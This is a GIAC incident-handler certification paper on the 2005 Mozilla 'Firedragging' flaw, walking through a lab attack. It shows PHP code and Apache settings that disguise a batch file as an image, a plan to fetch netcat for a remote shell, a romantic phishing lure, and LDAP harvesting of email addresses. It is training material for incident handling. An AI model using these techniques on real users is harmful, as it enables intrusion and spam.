Global Information Assurance Certification Paper

Valentine's Surprise

Firedragging in action

GIAC Certified Incident Handler (GCIH)

Practical Assignment

Version 4

Option 1

Paula de Nie
SANS track 4: Hacker Techniques, Exploits and Incident Handling

Amsterdam, the Netherlands
September 20th – 25th, 2004
Teacher: Arrigo Triulzi

Table of Contents

List of Figures

Abstract

This paper describes the use of the exploit 'Firedragging'. This exploit makes it possible to hide a simple DOS-batch program within a picture, which can be executed once the picture is dragged to the desktop of Windows computers. This exploit is usable with all Mozilla-based browsers on the Windows platform. As Mozilla Firefox gains more popularity (over 25 million downloads worldwide in less then 100 days from release), this browser will also get more (security) attention.

The attacker makes use of the naivety of average computer workers, and cleverly lures the victim in opening a secret message from an unknown admirer. Sending the message on Valentine's Day increases his chances on success!

This exploit and the following handling of the incident show that the most important countermeasure is to educate the user. This exploit can only be successful if a victim is careless enough to do potential harmful things.

The Incident Handling process described, uses the existing situation at 'The Academy' as a starting point, and works towards the desired situation at the end of 2005, as it is planned today. This incident is followed to describe all steps in the Incident Handling process, and finishes with recommendations to change the current situation to a professional and efficient Incident Handling Team by the end of this year.

Document Conventions

In this practical assignment, certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`(Config)Command`	Operating system commands or configuration lines are represented in this font style. This style indicates a command that is entered at a command prompt or shell, or an entry in a config file.
`Filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

Introduction

This paper describes a vulnerability found by the German Security Expert Michael Krax. On his website (http://www.mikx.de) he describes this vulnerability as 'Firedragging', a vulnerability disclosed simultaneously with two others: 'Firetabbing' and 'Fireflashing'. He claims he found the vulnerabilities after a few hours of research. He was searching for vulnerabilities related to user interaction, just like the scrollbar-bug found last year in Microsoft's' Internet Explorer.

The attack discussed in this paper will use the Firedragging exploit to gain access to a target system. The attack is considered successful once the Attacker sees the command prompt of the compromised system on his own computer.

The vulnerability allows the creation of executable files by just drag-and-drop an image from a malicious webpage to the desktop. The image is shown in the browser, but has standard DOS commands appended to the end of the file, and a `.bat` extension. When this file is dragged to the desktop, it will be executed when double-clicked.

This is achieved with social engineering: a user is tricked into starting the malicious batch-file searching for a hidden message. The batch-file will download some hacker tools (in this specific attack: '`netcat`') and use it to give the Attacker a command shell on the victims' workstation. The gained access will have the same privileges as the user involved.

Once the Attacker has access, he can use the computer to start other activities like port-scanning other systems (reconnaissance), storing files (warez), collecting specific information of the victim or the company (information theft) or even to start another attack. By using the compromised system he hides himself behind the unknowing victim.

The next chapters give all the relevant information of this vulnerability and exploit. The exploit and the vulnerability are discussed in detail, followed by a complete description of the Attack and the Handling of the Incident.

The Vulnerability and the Exploit

A vulnerability is a flaw in an application or protocol, which can be used to obtain unauthorized access to a system. An exploit is a method or a piece of software, which takes advantage of a vulnerability. An incident is the occurrence of such an exploit in a real attack.

The Vulnerability

On Feb 7th 2005, Michael Krax disclosed three vulnerabilities on his website (http://www.mikx.de); they affect different browsers based on Mozilla:

1. *Firedragging – places executable files on desktop*
2. *Firetabbing – steal cookies or execute arbitrary code*
3. *Fireflashing – silently change values in about:config*

This paper only discusses Firedragging. The Original Advisory from Michael Krax can be found at: http://www.mikx.de/index.php?p=8

The cve reference is at http://cve.mitre.org is CAN-2005-0230

And other references:
http://www.waarschuwingsdienst.nl/render.html?it=1122&cid=1032
https://bugzilla.mozilla.org/show_bug.cgi?id=279945
http://secunia.com/advisories/14160/

Some people (including Microsoft, see article on betanews: http://www.betanews.com/article/1093035994) argue this vulnerability is not a very high risk, because some user action is required. However, as Michael Krax describes in his article “What a Drag!” (see http://www.mikx.de/index.php?page=1), this type of vulnerability can be disguised as a commonly used action like moving the scrollbar. A transparent image above it will then be dragged, while the user thinks (s) he’s just scrolling the page. This article aims specifically at the Microsoft Internet Explorer vulnerability found on Aug 20th 2004, see http://cve.mitre.org under CAN-2004-0839 .

On February 25th 2005, just before the deadline of this practical, Michael Krax published similar behavior in Mozilla-base browsers, called: “Firescrolling” (see http://www.mikx.de/index.php?page=11). The PoC can be found at http://www.mikx.de/firescrolling

The real vulnerability with Firedragging is the unconditional acceptance of the filename, when dragging an image to the desktop. This way a `.bat` file can be dragged onto the desktop, which will be executed when double-clicked. As Windows by default hides the extension of known file types, it is not obvious to the user something is wrong.

For your convenience, the other two vulnerabilities can be found here:

Original Advisory:
http://www.mikx.de/index.php?p=9 for firetabbing
http://www.mikx.de/index.php?p=10 for fireflashing

At http://cve.mitre.org:
CAN-2005-0231 for firetabbing
CAN-2005-0232 for fireflashing

Bugzilla:
https://bugzilla.mozilla.org/show_bug.cgi?id=280056 (firetabbing)
https://bugzilla.mozilla.org/show_bug.cgi?id=280664 (fireflashing)

Affected Systems

- Windows 95, Windows 98, Windows ME
- Windows NT 4, Windows 2000
- Windows XP, Windows Server 2003

All versions and patch levels of mentioned OS's are vulnerable because the vulnerability lies in the browser, not in the underlying OS.

Affected Browsers

This vulnerability is found in all Mozilla-based browsers.

Mozilla: all versions up to and including 1.7.5;
Firefox: all versions up to and including 1.0.
Netscape: based upon Mozilla, and thus vulnerable (version 7.2 verified as vulnerable)

Mozilla announced that in the next release of Firefox (version 1.0.1) and Mozilla (version 1.7.6) this vulnerability will be fixed. There is yet no known release date for either browser.

Risk

From the press release found at: http://www.mozilla.org/press/mozilla-2005-02-16.html:

> ***MOUNTAIN VIEW, Calif. - February 16th, 2005 -*** *The Mozilla Foundation, a non-profit organization dedicated to preserving choice and promoting innovation on the Internet, today announced its award-winning Firefox browser has been*

> *downloaded more than 25 million times, fueled by consumers' demand for a faster, safer Internet experience. Released less than 100-days-ago Firefox has quickly become the browser of choice, offering user-friendly features such as tabbed browsing, built-in pop-up blocking and live bookmarks.*

This article mentions the increased popularity of Firefox as a browser. This makes Mozilla-based browsers an attractive target for the 'black hats' (the bad guys), but it also gains more security attention from the 'white hats' (the good guys).

Check for Vulnerable Browsers

Open your browser, and open under 'Help' ➔ About…
Check your browser type and version, and compare with the list above.
Or, type into the address bar: `about:` <enter>

Countermeasures

There is no workaround for this vulnerability.

As of February 23rd, 2005, there is no new distribution version of the browsers available.

According to Bugzilla, the exploit has been fixed with a patch. This patch can be found at https://bugzilla.mozilla.org/attachment.cgi?id=173232 and can be applied to the source code, when compiling Firefox or Mozilla yourself.

This patch is already applied to the nightly build of Firefox and Mozilla, which can be found at http://ftp.mozilla.org/pub/mozilla.org/firefox/nightly and http://ftp.mozilla.org/pub/mozilla.org/mozilla/nightly , respectively. These developers' versions aren't as stable as a distribution release.

The Exploit: Firedragging

The Firedragging exploit in this document is an expanded version of the Proof of Concept code by Michael Krax, from the Original Advisory, found at: http://www.mikx.de/firedragging

The exploit consists of an image, with valid DOS commands appended. When this image is dragged to the desktop, this image will be saved under its original name, which has the `.bat` extension. This way the program will be run when the user double-clicks the 'image'!

The only sure way to check for the Firedragging exploit is to verify the extension of the image; This is only necessary for images being dragged. Luckily Windows will change the icon depending on the extension. If the icon of the just-dragged image doesn't look like the normal icon for a picture, then it's likely something tricky is about to happen. Be aware!

The batch file has the binary image on its first line, which will be ignored (with an error message) by the command interpreter. The appended DOS commands are then executed. Those commands can be anything the attacker wants it to be; in this case, the picture will be shown, `ftp` will be used to download '`netcat`', and `netcat` is used to give the Attacker access to the compromised system.

To do all this, the batch-file creates a specific directory, and fills this with a few files. The next image shows the contents of this directory, after a successful attack. On the desktop, the just-dragged file is also visible, as is a part of the 'tempting webpage'.



Figure 1: Attack Traces

The files in this directory are discussed in detail during 'The Attack'. In short:

- `ftpcmd` a file containing ftp commands
- `nc.exe` the netcat utility
- `NULL` a file to dump any unwanted output
- `valentine.png` a copy of the malicious image/batch file

Apache, PHP and MIME types

This exploit uses a webpage and PHP to achieve its goal. This section gives a background of the services and protocols needed for this exploit.

Apache

Apache (http://httpd.apache.org , The name comes from: A PAtCHy server, due to the numerous patches involved in the first release) is the webserver-software used in this lab. The version used is 1.3.27, though it's not very relevant for this exploit. One of the main features of Apache is its' high configurability. This lab uses an almost default installation of Apache. Adjustments to these settings are discussed in the relevant portions of this document.

To enable PHP-scripts, Apache needs a specific module. Most webservers today support PHP. More on PHP can be found in a later section.

For the used version of Apache, the following line needs to be present in the configuration file, either in `httpd.conf` or in `modules.conf` (depending on the configuration-layout in use):

```
LoadModule php4_module /usr/lib/apache/1.3/libphp4.so
```

This will include PHP support on the webserver. The PHP settings are used with their defaults.

PHP

PHP (see http://www.php.net) stands for **P**HP **H**ypertext **P**reprocessor (a recursive acronym). The version used is PHP 4.3.3, though again this isn't very relevant for the exploit. Only basic commands are used, available in almost any version of PHP.

As the acronym implies, PHP will preprocess the hypertext. HyperText Markup Language (HTML) is the notation in which web pages are written, where tags are used to describe the appearance of the webpage.

Normally, web pages are stored on a webserver. When the webserver is requested a page, this page is fetched, and the *contents* of this file are shown. Normally, this content is HTML formatted, resulting in nice web pages.

Formatting information is embedded in the page using tags, like `<B>` for bold, and `<P>` for paragraph. Normally an opening tag starts the text to be formatted, and a closing tag (e.g. `</B>`) ends it. There are a few tags which can be used without closing tags (like `<P>`), but formally these should also be closed with the appropriate tag (e.g. `</P>`). These tags are interpreted by the *browser*; it is up to the browser to correctly display the formatted page.

PHP is developed to create dynamic content. The contents of such a page are a mix of HTML and PHP code. The PHP code is embedded in the page using special tags. When the webserver finds such a tag in the contents of the page requested, the content is interpreted as PHP code instead of sending it verbatim to the browser (in effect it is Preprocessing Hypertext). The PHP code does something, which normally results in HTML output. This process continues until a closing tag is found. PHP is processed by the *webserver*; PHP is therefore completely transparent from the browser's viewpoint.

A very simple PHP script could be: `<?php print(”Hello World!”); ?>`

This can be broken up in three segments:

`<?php`	is the opening tag: the webserver enters PHP mode
`print(”Hello World!”);`	a simple function, which outputs: `Hello World!`
`?>`	The closing tag; server goes back to normal mode

In this case the contents of the page between `<?php` and `?>` (inclusive) will be replaced by the string: `Hello World!`

Like any other programming language, PHP allows you to use variables and some control structures. In this exploit almost only basic commands are used like variable assignment and print statements. For readability a few straightforward functions are defined.

Mime Type

MIME stands for **M**ultipurpose **I**nternet **M**ail **E**xtensions. A description can be found in RFC 1521 (by N. Borenstein and N. Freed):

"*Mechanisms for Specifying and Describing the Format of Internet Message Bodies*"

Besides email, MIME is also used in other places, like web pages. The MIME type is an indication of the type of content of the returned file.

MIME types are built from two elements:

- `Content-type`, like
  `text`, `image` or `application` (among others)
- `Content-transfer-encoding`, like
  `plain`, `html` (for text),
  `png`, `gif` (for images) or
  `octetstream` (among others)

In the notation of the MIME type, these two elements are separated with a slash: `Content-type/Content-transfer-encoding`
Examples: `text/plain` or `image/png`

The MIME type tells the application (mailserver, webserver, browser etcetera) what type of content follows. DOS and Windows don't use MIME types natively; Extensions are used instead as an indication of the contents of a file: `.txt` for text files, `.exe` for executables and so on.

In Windows there is a list, in which an extension is linked to a program. When an extension is in this list, it is considered a 'known file type'. When a file of known type is double-clicked, it will be opened using the linked or associated program. For `.bat`, `.cmd`, `.exe` and `.com` (obsolete) the program itself will be started using the command interpreter `cmd`.

Creating the Image

To start with, any image will do as long as it shows in the browser. Because it's Valentine's day the next image with a hidden message has been chosen (see http://www.geocities.com/mypatrick7676/val/rrVal-CndyD2.gif, free clipart from Roxy's Renditions Graphics):

Figure 2: Happy Valentine!

Figure 3: The Hidden Message

Just to be practical the size of the image is kept relatively small. Because the image will be ultimately used as a batch program, the image is generated with PHP. Any way to append the DOS commands to an image will do, but in the original PoC PHP is chosen, and this exploit expands on that.

To be able to easy manipulate the binary image, the file is converted to a hexadecimal representation and embedded in the PHP-code. This conversion can be done in multiple ways. In the appendix is the PHP-code used, as found on http://www.mikx.de/firedragging/binread.phps

The next PHP-code is used (the hexadecimal representation of the image is truncated for readability. In the appendix the full code can be found).

```
<?php

function hex2bin($str) {              // convert hex to binary
    $len = strlen($str);              // length of string
    return pack("H" . $len, $str);    // the real conversion
}

header("Content-Type: image/png");    // output http header

$pic=hex2bin("89504e470d0a1a0a0000000d4948445200000640000004d
0803000000679f319800003005O4c54450000002929293.....42a032e4b
542210ec631b23770a165c6943edb82c450455a92423cf1df2109b4a55ef7c
4f80b249722ee0e086c7b6bbcfe12295399f1caead6ef909ccb8c5b01f90f4
5a5c8318c640d180000000049454e44ae426082");

dprint("$pic");                       // output picture
                                      //(see: caveats)

include ('exploit.bat');              // exploit in separate
                                      // file for readability
?>                                    //(see: compromising system)
```

The Attack

The next picture shows a diagram of all the steps involved in this attack. For this lab environment, an isolated network was used, and the Attackers server, the webserver and ftpserver were physically combined into one system. In later chapters this attack is replayed in detail. For clarity, those servers are separated on the next diagram.



Figure 4: The Different Stages of the Attack

The attack takes place as follows:

1. The Attacker doesn't really care who his victim is; he just sends a lot of emails, expecting a few of them to result in a successful attack. This is done by sending bulk email, or SPAM email, for instance sent to email addresses of educational institutes like universities and high schools. Chances are there are a few young and innocent recipients who will act as desired. He collects email addresses by querying the public LDAP server of 'The Academy'.

2. Vicky is one of the addresses the email is sent to. As this email doesn't contain any virus or other malicious code (just a reference to a website), the email is not blocked by an antivirus or antiSPAM filter, and the message is delivered on Vicky's computer.

3. Vicky is flattered and curious about the secret admirer, and visits the webpage. She is also innocent enough to follow the instructions on the page, and drags the picture to her desktop: the vulnerability is abused! Looking for the hidden message, she double-clicks the just-dragged file, setting all kinds of unwanted actions in motion…. the Firedragging exploit is activated!

4. The malicious code is run. This code shows the image (as expected), but also downloads the utility '`netcat`'!

5. Finally, the code uses the just-downloaded `netcat` to give the attacker control over Vicky's computer (with Vicky's privileges).

This attack is an expansion of the original Proof-of-Concept (PoC) code found at the Original Advisory (http://www.mikx.de/firedragging). The PoC only creates a folder on the victim's computer. This exploit goes a few steps further by downloading `netcat` and setting up a network connection, while showing the original picture in the associated viewer, as expected by the victim.

The lab environment used for this exploit, can be found on the next page.



Figure 5: Lab Environment

Preparing the attack

Before this attack can be used, a few preparations have to be made. This section describes step-by-step the actions necessary to successfully launch an attack. This attack uses a webpage to host the malicious code.

Creating the webpage

The Valentine image was placed on a tempting webpage to lure the victim in opening the malicious code. Because this exploit only works with Mozilla-based browsers, a browser check could be performed to ensure compatibility. This is not done in this practical.

This page makes the visitor curious by mentioning a hidden message. Because it's Valentine's Day, the message is supposedly from a secret admirer. Who doesn't want to have a secret admirer, and read a very personal message from this person? Below is a screenshot of the webpage used.



Figure 6: The Malicious Webpage

In the appendix the source code of this webpage can be found.

Caveats

During this lab a few practical problems were encountered. These are generic issues, but critical for a successful exploit.

The Type of File

In this lab the webpage is placed on an Apache-server on Linux. The picture should have an extension of `.exe`, `.cmd` or `.bat` to be executed when double-clicked by the victim (this is a default setting on Windows-computers). In this exploit batch commands are used, so the appropriate extension is `.bat`.

This picture however is in reality a PHP-script which outputs an image. To make this PHP-script to be parsed by Apache, the MIME-type should be:

```
application/x-httpd-php
```

The easiest way to achieve this is by using the `.htaccess` file. This file modifies the Apache settings for the current directory and its use should be enabled in Apache, with the following directive in Apache's configuration file:

```
AllowOveride FileInfo
```

To get the desired behavior the `.htaccess` file should contain:

```
AddType application/x-httpd-php .php .bat
```

This line causes Apache to interpret files in the current directory with both `.php` and `.bat` extensions as PHP files.

The End of the Line

Another problem is the difference in End-Of-Line (eol) character used by Windows and Unix/Linux. In Unix/Linux a `linefeed` is the default eol-character while for Windows two characters are used: `carriage-return` + `linefeed`.

The batch file used to exploit the victim's system needs to have the Windows type of eol-character. If the Unix/Linux eol-character is used, Windows will interpret the whole file as one line and the malicious code will not be run.

The PHP-code needs to explicitly output the Windows-eol character. For this, a very simple function is written, `dprint`. It's a wrapper around the standard `print` function, but ending every line with the Windows eol-character ("`\r\n`").

```
function dprint ($str) {   # declare function with argument
  $cr = "\r\n";            # fill variable $cr with windows-eol
  print ("$str$cr");       # print contents of both variables
}                          # end of function
```

This function is part of the PHP-code generating the image, but is omitted there for readability. In the appendix the full code can be found.

Collecting Email Addresses

Now all other preparations are done, it's time to collect email addresses of potential victims. Because this attack is related to Valentine's Day, the goal is to reach young people. Young people are more likely to be innocent and inexperienced with computer-related attacks. They are also more likely to be open for romantic messages from unknown admirers. What better place to look then universities, high schools and other educational institutes?

With a simple tool like '`dig`', information about the randomly chosen but well-known 'The Academy' is collected. De nameserver is queried for a zone transfer, but this is blocked, as expected:

```
Host:~$ dig @ns1.isp.tld theAcademy.nl axfr

; <<>> DiG 9.2.3 <<>> @ns1.isp.tld theAcademy.nl axfr
;; global options:  printcmd
; Transfer failed.
host:~$
```

`dig`	acronym of **D**omain **I**nformation **G**roper
`@ns1.isp.tld`	use this nameserver
`theAcademy.nl`	search info about this domain
`axfr`	Try to do a zone transfer (all records in domain)

He then tries a few commonly-used names, and quickly he finds the name: `ldap.theAcademy.nl`

The next step is to try to query the directory, which he suspects to be available at this address. With the tool 'ldapsearch' he tries to connect, and a bit to his surprise, it works! The information in the LDAP directory is fairly limited: just names, room numbers, buildings, phone numbers and… email addresses!

```
ldapsearch -x objectclass=* -h ldap.theAcademy.nl -b"o=The
Academy,c=nl" mail          (watch linewrap!)

<output omitted>

# Vicky, IT Department, The Academy, NL
dn: cn=Vicky,ou=IT Department,o=The Academy,c=NL
mail: vicky@theAcademy.nl

# numResponses: 15699
# numEntries: 15698
```

`ldapsearch`	do a search in an LDAP directory
`-x`	Use an unencrypted connection
`objectclass=*`	select all objects
`-h ldap.theAcademy.nl`	specifies the host to query
